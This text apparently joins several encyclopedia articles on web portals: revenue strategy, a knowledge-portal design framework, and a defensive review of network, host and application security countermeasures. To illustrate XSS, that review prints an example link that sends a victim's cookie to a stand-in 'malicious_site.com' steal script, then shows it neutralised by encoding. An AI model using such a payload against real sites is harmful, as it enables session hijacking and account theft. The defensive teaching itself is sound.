Earlier on in this paper it was suggested that a portal needed to add value for the user by providing more information access features. Sieber and Sabatier (2003) suggest that value is added whenever the *willingness to pay for the service being offered exceeds the (opportunity) cost of the provision of the service*. They suggest that, in the horizontal portal industry, value is created by a reduction in transaction and search costs and the creation of new ways to customise information or services. They also provide advertising clients with the possibility of targeted advertising. A critical mass of users is vital for horizontal portal operators. They are facing significant challenges, as competition between them is intense; the cost to users of switching between horizontal portals is low (they can easily switch to other horizontal portals or, as their needs become specialised, switch to vertical portals), and technical changes to the portal (to upgrade facilities) must be managed carefully to avoid short-term loss of services, and subsequent loss of users (Sieber & Sabatier, 2003).

So how can horizontal portal owners survive? Sieber and Sabatier (2003) suggest that the following are strategies that existing horizontal portal operators can adopt:

- Develop and maintain brand identity. This can be costly as quality television, radio, and magazine advertising time is expensive.
- Try to improve site "stickiness," the amount of time users spend at the site. They can try to do this by profiling users (for customised services), changing content, providing local content, and improving their brand.
- Try to obtain *exclusive* content. This, of course, can be quite expensive, so the payoffs (say, through increased advertising or subscription) will have to be enough to justify the expense.
- Encourage "content" contribution by users by providing chat facilities or other forums.
- Bundle products by, for instance, linking e-mail services with information provision facilities.
- Become, or link up with, an Internet service provider (ISP). A form of "lock-in" occurs where users of the ISP automatically are channelled through the portal.

Content

In the end, the content and/or services provided by the model must match the revenue model that the portal operator has selected. We have already briefly discussed the content that can be provided by a portal. Costopoulou and Tambouris (2004) classify this into two categories, information and e-services (which are online services that enable users to perform transactions and processes online). We would suggest that this includes features such as chat, e-mail, and so forth.

Rao (2001) classifies these differently, and suggests that portals offer a core set of functions, involving the four "C"s:

- **Connection:** To the Internet through search engines, and so forth.
- **Content:** Such as news.
- **Commerce:** Such as access to electronic shopping.
- **Community:** Provision of tools to define a community of interest and the means for them to communicate with each other.

Sieber and Sabatier (2003) suggest that a "good" (horizontal) portal will allow users to personalise and organise information. They point out that other services that have been added to horizontal portals include communication, entertainment, online communities, and customised news.

MATCHING CONTENT TO REVENUE SOURCE

When matching content to revenue sources, it is sensible to commence with the revenue sources as outlined by Meisel and Sullivan (2000). These are advertising revenue (which relies on the site's stickiness), e-commerce transactions, and extra subscriptions through the provision of exclusive content or bundled services. When matching the revenue sources to the revenue model, the provider should consider the "added value" that can be given by the provision of directory or search services to lower user search costs and improve stickiness. It should also be noted that e-commerce facilities provide the user with the option of comparison or convenience shopping. As stated earlier, Costopoulou and Tambouris (2004) have classified portal content into information and e-services; we suggest adding "online advertising" to this (as it can be viewed by customers of the portal). It is also possible to add a number of "eServices" to Rao's (2001) list to allow for the addition of entertainment services (to improve stickiness), the ability to customise a portal, and bundled services (such as an ISP service). These can then be matched through to the more specific "portal tasks" (or content) as identified by Rao. For instance, online games come under the category of entertainment, with the aim of them being to improve stickiness on the portal, and hopefully increase advertising revenue. In other words, various types of content can be used as a means to identify a revenue model and match it to specific items on the portal, or vice versa.

FUTURE TRENDS

As technologies allow for more improved profiling to occur, it is reasonable to assume that businesses operating portals will be better placed to refine their services more specifically to users (improved personalisation), and more accurately target their advertising. Newer services, such as widgets (now available, for instance, on Yahoo's Web site), will allow businesses to offer their personalised, customisable content and services in newer forms, perhaps even avoiding the traditional Web browser in content delivery. As with other decisions, the service provider will need to consider whether the added value of such a service will mean that the user will be attracted by the uniqueness it offers.

CONCLUSION

The topic of portals is a large, complex, and evolving one, and any categorisation or portals must, of necessity, also evolve with time. In this article we have explored the concept of a Web portal and various attempts at categorising portals. We have examined literature related to the link between horizontal portals revenue models and the content they have on the portal, and suggested some strategies that operators might wish to consider when attempting to decide upon appropriate portal content.

REFERENCES

Costopoulou, C. I., & Tambouris, E. (2004). One-stop eServices for the forest sector. *Information Services & Use, 24*, 135-145.

Internet.com. (1999). *Portals to capitalize on e-commerce*. Retrieved April 10, 2000, from http://cyberatlas.Internet.com/market/retailing/keenan.html

Meisel, J. B., & Sullivan, T. S. (2000). Portals: The new media companies. *The Journal of Policy, Regulation and Strategy for Telecommunications, Information and Media, 2*(5), 477-486.

Pearlson, K. E. (2001). *Managing and using information systems: A strategic approach*. John Wiley & Sons.

Rao, S. S. (2001). Portal proliferation: An Indian scenario. *New Library World, 102*(9), 325-331.

Sieber, S., & Sabatier, J. V. (2003). Market bundling strategies in the horizontal industry. *International Journal of Electronic Commerce, 7*(4), 37-54.

Smith, M. A. (2004). Portals: Toward an application framework for interoperability. *Communications of the ACM, 47*(10), 93-97.

Van Brakel, P. (2003). Information portals: A strategy for importing external content. *The Electronic Library, 21*(6), 591-600.

Zikmund, W. G., & d'Amico, M. (2001), *Marketing: Creating and keeping customers in an e-commerce world* (7th ed.). Cincinnati: South-Western College Publishing

KEY TERMS

Horizontal or Public Portals: Available to the general public or are for certain interest groups. They allow some level of customisation and personalisation.

Portal: A Web site that includes personalised content, with a customisable interface, perhaps with some other added value services (such as online shopping), at a single port of call, in a secure environment.

Portal Revenue Generation: Occurs in a number of ways. The operating business can act as an ISP or team up with one and generate revenues through portal subscriptions. Revenue can be gained through onsite advertising. Revenue can also be gained through commissions charged on e-commerce transactions carried out through the portal. This can be from charging the merchant and/or through fees per transaction (Meisel & Sullivan, 2000).

Value Added in a Portal: Value is added in a portal from a customer viewpoint whenever the *willingness to pay for the service being offered exceeds the (opportunity) cost of the provision of the service*. Sieber and Sabatier (2003) suggest that in the horizontal portal industry, that value is created by a reduction in transaction and search costs and the creation of new ways to customise information or services.

Vertical (Corporate or Enterprise) Portals: Limited by certain authentication requirements, such as those reserved for employees of a company. We suggest that this definition should be extended to include supply-chain partners as members of industry portals.

A Content-Incentive-Usability Framework for Corporate Portal Design

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INTRODUCTION

The knowledge based theory of the firm argues that firms obtain competitive advantage by creating, storing and applying knowledge (Jayatilaka, Schwarz, & Hirschheim, 2003). According to Grant and Baden-Fuller (1995), a firm's ability to leverage knowledge held by members in the organization is dependent on first, the ability of the firm to create an infrastructure to access this knowledge, transfer it and make it available to others. A second determinant is the extent to which the knowledge that is captured matches with the product domain of the firm.

Enterprise Information Portals have emerged as gateways to streamline information access in firms (Kim, Chaudhury, & Rao, 2002). The first service they provide is access to transactions with the various information sources scattered across the enterprise, such as structured databases, e-mail servers and document repositories. A second service is access to data and knowledge from both internal and external information sources, such as the World Wide Web (WWW). Finally, these portals allow users to interact with other users to perform activities that require team collaborations.

The discussion above indicates that a *knowledge* portal (KP) is a significant component of an enterprise information portal, and can contribute to a firm's competitive advantage. In this work, we present a multidimensional framework we term the content-incentive-usability (CIU) framework for KPs to analyze the challenges in building and utilizing KPs.

THE CIU FRAMEWORK

The Content Dimension for KPs

The content dimension deals with the determination of the content that should be presented on the KP (what should be presented) and the process of creation of the content (what are the challenges facing this content creation?). We subdivide this dimension into the following subdimensions: elicitation and translation of tacit and explicit knowledge, the integration of structured and unstructured data and the creation of a knowledge ontology to enhance availability.

Elicitation and Translation of Tacit and Explicit Knowledge

According to Nonaka and Takeuchi (1995), tacit knowledge embodies beliefs and values, and is actionable. In contrast, explicit knowledge is codifiable into artifacts such as documents, or multimedia formats. Both are essential for organizational effectiveness.

The transmission of knowledge from one individual to another can take the forms shown in Table 1.

Of the possibilities shown in Table 1, the elicitation of tacit knowledge from experts, and the codification into explicit knowledge represents an important task in the creation of a KP. Eraut (2000) found that elicitation task was easier if:

Table 1. Conversion of knowledge (Nonaka & Takeuchi, 1995)

Conversion	**Process**	**Facilitating Technologies**
Tacit to Tacit	Socialization	E-meetings, Chat
Tacit to Explicit	Externalization	Chat
Explicit to Tacit	Internalization	Visualization of data
Explicit to Explicit	Combination	Text search, document categorization

- there was a mediating object that experts were used to, such as a drawing, a picture or a graph
- a precedent of regular mutual consultation existed between novices and experts
- a training or mentoring relationship was part of the cultural and behavioral expectations in the organization
- informal meetings were held, where "riskier" comments could be made
- there was a perceived potential crisis or change

The degree to which a KP allows the translation of knowledge will influence the final quality of content. Table 1 lists some example technologies that can be used to facilitate the conversions. For example, if we need to capture the tacit knowledge of an expert into a KP, we need to make this tacit knowledge explicit, which can be facilitated by conversations with the expert. The explicit knowledge may then need to become tacit within other users in order to transfer the expertise, and this process can be enhanced if the explicit knowledge is presented on the KP in a form that is easy to visualize.

Integration of Structured and Unstructured Data

Every organization has a large amount of data scattered in sources such as structured databases, e-mail, documents, blogs and newsgroups set up for specific user groups. A major challenge in constructing a KP is the integration of this information. The use of semistructured data to integrate heterogeneous data sources has been shown in several works (Fernandez, Florescu, Levy, & Suciu, 2000; Garcia-Molina et al., 1995). We characterize the issues that need to be addressed in this integration at different layers: *the physical layer, the syntax layer* and *the semantic layer*. This is similar to the approach used in Jin, Decker, and Wiederhold (2001) which uses integration, semantic, composition and generational layers.

The physical layer involves the composition of the files that store this data. These files include relational database management system (DBMS) files, word processed documents in various formats and text based or HyperText Markup Language (HTML) files for e-mail, blogs and newsgroups. Part of the challenge is that in most cases, these "islands of information" are not touched, and an automated integration mechanism needs to be created for real-time updating of the KP from these multiple feeds.

The syntax layer deals with the representation of the same information in different formats. For example, information on the same customer may be scattered and/or duplicated across multiple relational DBMSs, documents, blogs newsgroups and e-mails. Duplicated information may have different labels, so that one system may use the *customer_id* as the unique identifier, while another may use the *customer_account_number* for the same purpose. The usage of eXtensible Markup Language (XML) (Glavinic, 2002) has greatly simplified the mechanism of automation. However, firms still face the organizational challenge of creating a common XML schema that can be fed from these multiple streams. Examples of existing XML schemas that may be used include the TSIMMIS approach in Garcia-Molina et al. (1995) for structured data and the resource description framework (RDF) (Jin et al., 2001) for semistructured information.

The semantic layer deals with the inference of meaning from the data. We propose that one way to accomplish this is to link the data to processes performed by the end-user of the KP. A second method to accomplish this is to create metacategories of the data that map to a knowledge ontology. For example, information on customers, purchases, products and promotions may be combined into a "selling assistant" screen that can be part of the KP. In order to create metacategories, the meaning of the data needs to be understood. The semantic layer feeds into the creation of a knowledge ontology, described next.

The Knowledge Ontology in a KP

The question of what defines knowledge needs to be answered if knowledge is to be codified and made available. Examples of knowledge include reports and charts from structured data, summary statistics on unstructured data (such as the number of e-mails sent to a customer), and data mining into templates (which are part of the ontology) from blogs, newsgroups and documents. The aim here is to match the knowledge ontology to the product domain and the organizational structure of the firm, to increase efficacy of the KP (Marwick, 2001). For example, in a process driven organization, the knowledge ontology may stem from process descriptions that are already developed. In a functional organization, in contrast, the knowledge ontology would be better off incorporating the functional areas such as sales, marketing, accounting and operations.

Many ways to develop ontologies have been suggested. Some suggestions include using text classifiers (Woods, Poteet, Kao, & Quach, 2006), allowing individual employees to add to an existing list of terms (Amidon & Macnamara, 2003), and forming expert subgroups of employees to develop key words to be incorporated into the ontology (Markus, 2001). However, using these methods individually to develop ontologies can create problems. In the case of text classifiers, this method only allows for ontologies that use existing documents. It is important to share other forms of knowledge such as lessons learned (Gaines, 2003; Gill, 2001; Hanley & Malafsky, 2003; Holsapple & Jones, 2004). This type of knowledge may not be represented in a documented format at the time the ontology is created and key terms may be missed.

A potential problem of allowing individual employees to simply add to an existing list is the organization may end up with so many "key" terms that nothing can be grouped. For example, if one employee uses the term "business reengineering" and another employee uses the term "organizational redesign" and each added their own term to the list of organizational terms, then the knowledge categorized as "business reengineering" and the knowledge categorized as "organizational redesign" may not be grouped together.

Forming expert subgroups to develop an ontology may solve the above problem. However, now there is the problem of novices not knowing enough to search for the correct key word (Markus, 2001). If the employees are unable to utilize the system designed to do this, then only those who already possessed the knowledge would use the system.

The Incentive Dimension for KPs

Historically, companies have driven their employees to excel through competition (Van Alstyne, 2005). This practice has resulted in employees hoarding their knowledge in order to keep a competitive edge over their coworkers. In this new era of knowledge management (KM), there has been an organizational shift to knowledge sharing. In order for organizations to fully utilize and benefit from the knowledge within the organization, they must find ways in which to encourage employees to share their knowledge (King, 2006). In addition, organizations need to provide means for which the employees can easily participate in knowledge sharing. These activities of securing knowledge sharing efforts and structuring knowledge sharing efforts encompass the knowledge coordination class of activities (for further information on this KM class of activities, see Holsapple & Jones, 2005).

Obtaining management understanding and buy-in of knowledge sharing is clearly needed before any efforts to motivate other employees will be successful (Dorfman, 2001; Lai & Chu, 2002; Lapre & Van Wassenhove, 2001; Massey, Montoya-Weiss & O'Driscoll, 2002; Mullich, 2001). It is important for managers to understand the goal and potential results of sharing knowledge (Delio, 1998). If top management does not buy-in to the idea, they will have difficulty "selling" it to their employees. A lack of enthusiasm from top management can send a confusing signal to the employees. This type of confusion can even lead to employees banding together to deliberately not comply with the knowledge sharing philosophy (Dorfman, 2001). One way to obtain management buy-in is to institute a pilot study of the knowledge sharing program (Massey et al., 2002; Mullich, 2001; O'Dell, 2000). Displaying the success of a pilot group to managers will exemplify the potential benefits to their own areas. This will also provide the managers with support, and perhaps even passion, when trying to motivate their employees to participate.

Social exchange theory indicates that individuals will only contribute when there is an expectation of some future benefit. According to this theory, organizations will need to find ways to illustrate to employees the potential returns of sharing their knowledge (Markus, 2001). Therefore, practices such as rewarding employees for sharing their knowledge with others (Bose, 2002; Liebowitz & Chen, 2003), describing just how that knowledge sharing can be of benefit at both the individual and the organizational level (Delio, 1998; Department of Navy, 2001), publicly recognizing "team players" (Delio, 1998; O'Dell, Elliott & Hubert, 2003), and rewarding employees for participating in a knowledge community (Smith & McKeen, 2003) are ways which companies may motivate employees to participate.


The Usability Dimension for KPs

A large body of literature exists on evaluating and enhancing the usability of computer systems in general (Nielsen, 1993; Shneiderman, 1998). Typical constructs include the learnability of the system (how long does it take to reach a steady state of proficiency?), the efficacy (error rates made by users when performing benchmark tasks), the efficiency (how quickly can users perform benchmark tasks) and the subjective satisfaction of the user. While the first four are clearly measurable, subjective satisfaction can be measured in several different ways. It has been investigated in terms of attitude towards use in many studies (Chou, Hsu, Yeh, & Ho, 2005; Heijden, 2003). Usefulness and ease of use are deeply rooted in attitude towards use. Perceived usefulness is the degree to which users believe that a Web portal will enhance their performance, and perceived ease of use is the degree to which users believe a Web portal will be free of effort (Chou et al., 2005). Usefulness and ease of use have been found to have a significant impact on a users' intention to use a Web site (Heijden, 2003; Lin, Wu & Tsai, 2005).

User acceptance has also been investigated in terms of data quality and knowledge distribution (Chou et al., 2005). Data quality means the information provided by the Web portal must fit the use of the consumers and generate useful information for the users' decision-making. Knowledge distribution deals with the need for users' to use industry Web portals to facilitate employees' growth and cross-department knowledge sharing. Heijden (2003) also found perceived enjoyment to influence user acceptance of Web portals. Enjoyment is the extent to which using a Web portal is perceived to be enjoyable on its own.

As an example of usability evaluation in the area of Web portals, Yang et al. (2005) developed and validated an instrument to measure perceived subjective service quality of Web portals. The instrument focused on five key dimensions of service quality: (1) usability, (2) usefulness of content, (3)

Figure 1. Dimensions of the content-incentive-usability framework



adequacy of information, (4) accessibility, and (5) interaction. Service quality can be seen as a dimension of user acceptance. The five measures of service quality can therefore have an impact on acceptance of Web portals. *Usability* is related to user friendliness, and it is primarily identified in terms of layout, Web site structure, user interface, appearance and visual design, clarity, and ease of navigation. *Usefulness of content* is the value, reliability, accuracy, and currency of the information provided by the Web portal, whereas adequacy of information is completeness of the information provided by the Web portal. *Accessibility* of the Web portal involves availability and responsiveness of the Web site. Finally, *interaction* exists between the users and service providers' employees, and users and the Web site, and among peer users of similar products.

FUTURE TRENDS AND CONCLUSION

The main dimensions and subdimensions of the CIU framework are summarized in Figure 1.

The CIU framework can be utilized in several ways. From a practical perspective, it serves as a checklist for organizations who are exploring the implementation of a KP. The discussion of each of the subdimensions in this work should provide prescriptive guidance on increasing the impact of the KP on the performance of the firm. Thus, focusing only on the content without providing incentive or making the portal usable may reduce the chances of success. A three-pronged approach that addresses all three dimensions will increase the potential impact of the portal.

From a theoretical standpoint, the CIU framework serves to provide perspective in the different areas of research related to KPs. Thus, future research projects can be more easily put into perspective with other work, by utilizing this framework to align the project with a particular dimension and subdimension.

REFERENCES

Amidon, D. M., & Macnamara, D. (2003). The 7 C's of knowledge leadership: Innovating our future. In C. W. Holsapple (Ed.), *Handbook on knowledge management* (Vol. 1, pp. 539-552). Berlin/Heidelberg: Springer-Verlag.

Bose, R. (2002). Knowledge management capabilities & infrastructure for e-commerce. *Journal of Computer Information Systems*, *42*(5), 40-49.

Chou, T., Hsu, L., Yeh, Y., & Ho, C. (2005). Towards a framework of the performance evaluation of SMEs' industry portals. *Industrial Management & Data Systems*, *105*(4), 527-544.

Delio, M. (1998). Keys to collaboration: 7 bottom-line strategies to promote knowledge sharing. *Knowledge Management*, *1*(1), 1-6.

Department of Navy (2001). *Knowledge centric organization (KCO) assessment.* Retrieved January 11, 2007, from http://www.fgipc.org/02_Federal_CIO_Council/Downloads/90_KCOSurvey.doc

Dorfman, P. (2001). The accidental knowledge manager. *Knowledge Management, 4*(2), 36-41.

Eraut, M. (2000). Non-formal learning and tacit knowledge in professional work. *British Journal of Educational Psychology, 70*, 113-136.

Fernandez, M., Florescu, D., Levy, A., & Suciu, D. (2000). Declarative specification of Web sites with Strudel. *VLDB Journal, 9*(1), 38-55.

Gaines, B. (2003). Organizational knowledge acquisition. In C. W. Holsapple (Ed.), *Handbook on knowledge management* (Vol. 1, pp. 317-348). Berlin/Heidelberg: Springer-Verlag.

Garcia-Molina, H., Hammer, J., Ireland, K., Papakonstantinou, Y., Ullman, J., & Widom, J. (1995). *Integrating and accessing heterogeneous information sources in TSIMMIS.* Paper presented at the AAAI Symposium on Information Gathering, Stanford, California.

Gill, P. J. (2001). Once upon an enterprise. *Knowledge Management, 4*(5), 24.

Glavinic, V. (2002). *Introducing XML to integrate applications within a company.* Paper presented at the 24th International Conference on Information Technology Interfaces, Zagreb, Croatia.

Grant, R. M., & Baden-Fuller, C. (1995). *A knowledge-based theory of inter-firm collaboration.* Paper presented at the Academy of Management Best Papers.

Hanley, S., & Malafsky, G. (2003). A guide for measuring the value of KM investments. In C. W. Holsapple (Ed.), *Handbook on knowledge management* (Vol. 2, pp. 369-394). Berlin/Heidelberg: Springer-Verlag.

Heijden, H.v.d. (2003). Factors influencing the usage of Websites: The case of a generic portal in The Netherlands. *Information & Management, 40*, 541-549.

Holsapple, C. W., & Jones, K. G. (2004). Exploring primary activities of the knowledge chain. *Knowledge and Process Management, 11*(3), 155-174.

Holsapple, C. W., & Jones, K. G. (2005). Exploring secondary activities of the knowledge chain. *Knowledge and Process Management, 12*(1), 3-31.

Jayatilaka, B., Schwarz, A., & Hirschheim, R. (2003). Determinants of ASP choice: An integrated perspective. *European Journal of Information Systems, 12*(3), 210-224.

Jin, Y., Decker, S., & Wiederhold, G. (2001). *OntoWebber: Model-driven ontology-based Web site management.* Paper presented at the the 1st International Semantic Web Working Symposium (SWWS'01), Stanford, California.

Kim, Y. J., Chaudhury, A., & Rao, H. R. (2002). A knowledge management Perspective to evaluation of enterprise information portals. *Knowledge and Process Management, 9*(2), 57-71.

King, W. R. (2006). Knowledge sharing. In D. G. Schwartz (Ed.), *Encyclopedia of knowledge management* (pp. 493-498). Hershey, PA: Idea Group Reference.

Lai, H., & Chu, T.-H. (2002). Knowledge management: A review of industrial cases. *Journal of Computer Information Systems, 42*(5), 26-39.

Lapre, M. A., & Van Wassenhove, L. N. (2001). Creating and transferring knowledge for productivity improvement in factories. *Management Science, 47*(10), 1311-1325.

Liebowitz, J., & Chen, Y. (2003). Knowledge sharing proficiencies. In C. W. Holsapple (Ed.), *Handbook on knowledge management* (Vol. 1, pp. 409-424). Berlin/Heidelberg: Springer-Verlag.

Lin, C., Wu, S., & Tsai, R. (2005). Integrating perceived playfulness into expectation-confirmation model for Web portal context. *Information & Management, 42*, 683-693.

Markus, M. L. (2001). Toward a theory of knowledge reuse: Types of knowledge reuse situations and factors in reuse success. *Journal of Management Information Systems, 18*(1), 57-93.

Marwick, A. (2001). Knowledge management technology. *IBM Systems Journal, 40*(4), 814-830.

Massey, A. P., Montoya-Weiss, M. M., & O'Driscoll, T. M. (2002). Knowledge management in pursuit of performance: Insights from Nortel Networks. *MIS Quarterly, 26*(3), 269-289.

Mullich, J. (2001). Growing a knowledge management system. *Knowledge Management, 3*(3), 54.

Nielsen, J. (1993). *Usability engineering*. Chestnut Hill, MA:Academic Press.

Nonaka, I., & Takeuchi, H. (1995). *The knowledge creating company*. Oxford: Oxford University Press.

O'Dell, C. (2000). *Stages of implementation: A guide for your journey to knowledge management best practices*. Houston: American Productivity & Quality Center.

O'Dell, C., Elliott, S., & Hubert, C. (2003). Achieving knowledge management outcomes. In C. W. Holsapple (Ed.), *Handbook on knowledge management* (Vol. 2, pp. 253-288). Berlin/Heidelberg: Springer-Verlag.

Shneiderman, B. (1998). *Designing the user interface* (3rd ed.). Reading, MA:Addison-Wesley Longman.

Smith, H. A., & McKeen, J. D. (2003). Knowledge management in organizations: The state of current practice. In C. W. Holsapple (Ed.), *Handbook on knowledge management* (Vol. 2, pp. 395-410). Berlin/Heidelberg: Springer-Verlag.

Van Alstyne, M. W. (2005). Create colleagues, not competitors. *Harvard Business Review, 83*(9), 24-28.

Woods, S., Poteet, S. R., Kao, A., & Quach, L. (2006). Dissemination in portals. In D. G. Schwartz (Ed.), *Encyclopedia of knowledge management* (pp. 115-121). Hershey, PA: Idea Group Reference.

Yang, Z., Cai, S., Zhou, Z., & Zhou, N. (2005). Development and validation of an instrument to measure user perceived service quality of information presenting Web portals. *Information & Management, 42*, 575-589.

KEY TERMS

Incentive: A tangible reward provided to perform a task, such as knowledge sharing.

Learnability: The degree of ease with which a system (such as a knowledge portal) can be learned so the user reaches an acceptable state of proficiency.

Structured Data: Data that follows a predefined format and is stored in a database, such as a relational database.

Unstructured Data: Data that is stored in the form of free-text or images, without a predefined format to help in its access.

Usability: The degree to which an artifact (such as a knowledge portal) is easy to use and adds value to the user.

User Efficacy: The degree to which a user can perform a benchmark set of tasks on a system (such as a knowledge portal) without error.

User Efficiency: The amount of resources (such as time) required by a user to perform a benchmark set of tasks on a system (such as a knowledge portal)

Countermeasures for Protecting Legally Sensitive Web-Powered Databases and Web Portals

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INTRODUCTION

The issue of the escalation of security breaches in the field of Web systems has caused a great deal of disquiet in the computer security community. The majority of recorded security violations against legally sensitive portals have raised numerous issues both at an individual and at an organizational level. Furthermore, taking for granted the fact that security achieved through the isolation of the targeted systems is a path which no one is willing to follow, it is understood that security countermeasures must be perceived and applied without any alterations in respect of the current operational scheme. The economic and social reasons for using the Internet are still far too compelling (Schneier, 2005). Looking in this direction, the complexity as well as the urgency of the present situation has attracted specialists from other scientific sectors, such as psychology and law, who contribute to the search for an integrated multilevel solution required in this context.

BACKGROUND

The issue of making computers that host legally sensitive information secure has been a major concern of the computer security community over the years (Computerworld.com, 2003). A group of experts argue that security features should not be built into the Web portal's or into the Web database's infrastructure, but rather added on to it, according to emerging needs, because doing so would increase dramatically the system's complexity, rendering it cumbersome to debug, to maintain, and to further develop. Another view is held that claims a mixed solution must be adopted. As routine tasks like access control must be handled in the database and because new threats emerge daily, add-on security solutions should be applied when it is considered necessary.


MAIN THRUST

It is obvious that in view of blocking any possible attack (see other sections, for example, on the "Security Threats in Web-Powered Databases and Web Portals," which also appears in this publication), a corresponding multilevel countermeasure policy must be followed. Below, the most common security countermeasures for these types of attacks are reviewed.

Network-Level Countermeasures

Looking forward to preventing all possible attacks performed on the network layer of a legally sensitive Web portal, security mechanisms must be implemented (Microsoft Corporation, 2003). Primary solutions for these type of attacks are cryptographic protocols, such as SSL or TLS, that undertake the task of encrypting communication data from the client to the server, and vice versa. The usage of these protocols guarantees that the data are revealed only to authorized parties, thus ensuring information confidentiality. Furthermore, by adopting Ipsec, which is an obligatory part of Ipv6 (Wikipedia, 2006), additional security mechanisms that ensure authentication, data confidentiality, and message integrity between communicating parties are interpolated in the security scheme. As a result, sniffing attacks, while successful in capturing the data, fail in reaching their goal, as the captured data are in a encrypted form that cannot be used alone to produce their decrypted version. As for tampering, message authentication codes included in Ipsec can be used to discover if the received message is really the original one sent the legitimate sender (Tipton & Krause, 2004). In addition, the message authentication code included in the above cryptographic protocols by using parameters that are related with current time, assures that no prior connection can be used to forge a new one, thus preventing any session

Figure 1. A firewall protected Local Area Network containing the Web portal assets



high-jacking attempt. Finally, to successfully counter the spoofing threat, access control mechanisms are needed such as firewalls, both network and application ones, that have appropriately been configured. The first category, known as packet filtering routers, is responsible for reading packet headers and deciding, according to a given access control list that expresses the security policy that needs to be enforced, if the packet should be forwarded or blocked. One of the most commonly encountered application level firewalls is application-level gateways. These systems serve as proxy servers and act as a relay for application level traffic.

Host-Level Countermeasures

For defence against these kind of threats, all core components of the Web portal must be running the latest stable versions, including service packs, security updates, and patches that fix bugs or render the program, of all software components that they utilise, more reliable. Additionally, specialised virus detection software should be active at all times, looking for the presence of already known viruses on the hosts and the network. Apart from this, all default accounts on operating systems and servers should be deactivated and all external connections to the intranet where the Web portal's hosts lies must be forced to pass through network and application level firewalls (Oppliger, 2002). Proxy server usage is also recommended because this network service forces all connections and requests to be made against a third computer system that, in turn, performs requests on behalf of the client to the default server. This schema adds another security layer because information, such as ip addresses of the hosts, are hidden from the client, and direct access to the hosts is prevented. In conclusion, intrusion detection systems must be adopted in order to detect all types of malicious network traffic and computer usage that can't be detected by a conventional firewall (Wikipedia.org, 2006).

Application-Level Countermeasures

To be able to counter attacks performed against the application software, developers must pay heed when designing the interfaces that are going to be used for user-submitted data (Microsoft Corporation, 2003; Splain, 2002). To prevent the buffer overflow threat from coming to pass, data validation regarding its size must take place. To be able to prevent SQL injection attacks at an application level, the routines for constructing dynamic SQL statements must be modified to exclude special characters such as ";" and the application should connect to the database with least-required privileges (Breidenbach, 2002; Su & Wassermann, 2006).

Besides, when HTML forms are disposed for authentication, data including usernames, password, and cookie should be transmitted via SSL in encrypted form as a single entity. This technique prevents credential disclosure and cookie replay attacks, because the attacker would not be able to sniff the cookie out, as all traffic is encrypted. Likewise, client software and operating systems need to be up to date to avoid any vital information leakage on this side. Moreover, software developers should embed password evaluation routines on the application, forcing users to use passwords that comply with minimum-security standards.

Finally, in order to protect against cross-site scripting attacks, site owners must never trust user input and always filter metacharacters. This will eliminate the majority of XSS attacks. Converting "<," ">" and other possibly malicious characters to their HTML equivalents is also suggested when it comes to script output (Cgisecurity.com, 2003). Figure 2 depicts a malicious link specially crafted to take advantage of the problematic site "subject_to_xss_site.com" and gain access to the victim's cookie.

When employing character conversion on specific characters, the once malicious link is no longer a threat because it can't be correctly parsed to produce the expected results for the attacker.

Figure 2. A malicious link

http://subject_to_xss_site.com?name=News&file=article&sid=1&optionbox=['http://malicious_site.com/steal.cgi?'+document.cookie]

Figure 3. A malicious link turned into a harmless one using special characters conversion

http://subject_to_xss_site.com%3Fname%3DNews%26file%3Darticle%26sid%3D1%26optionbox%3D%5B%27http%3A//malicious_site.com/steal.cgi%3F%27%2Bdocument.cookie%5D

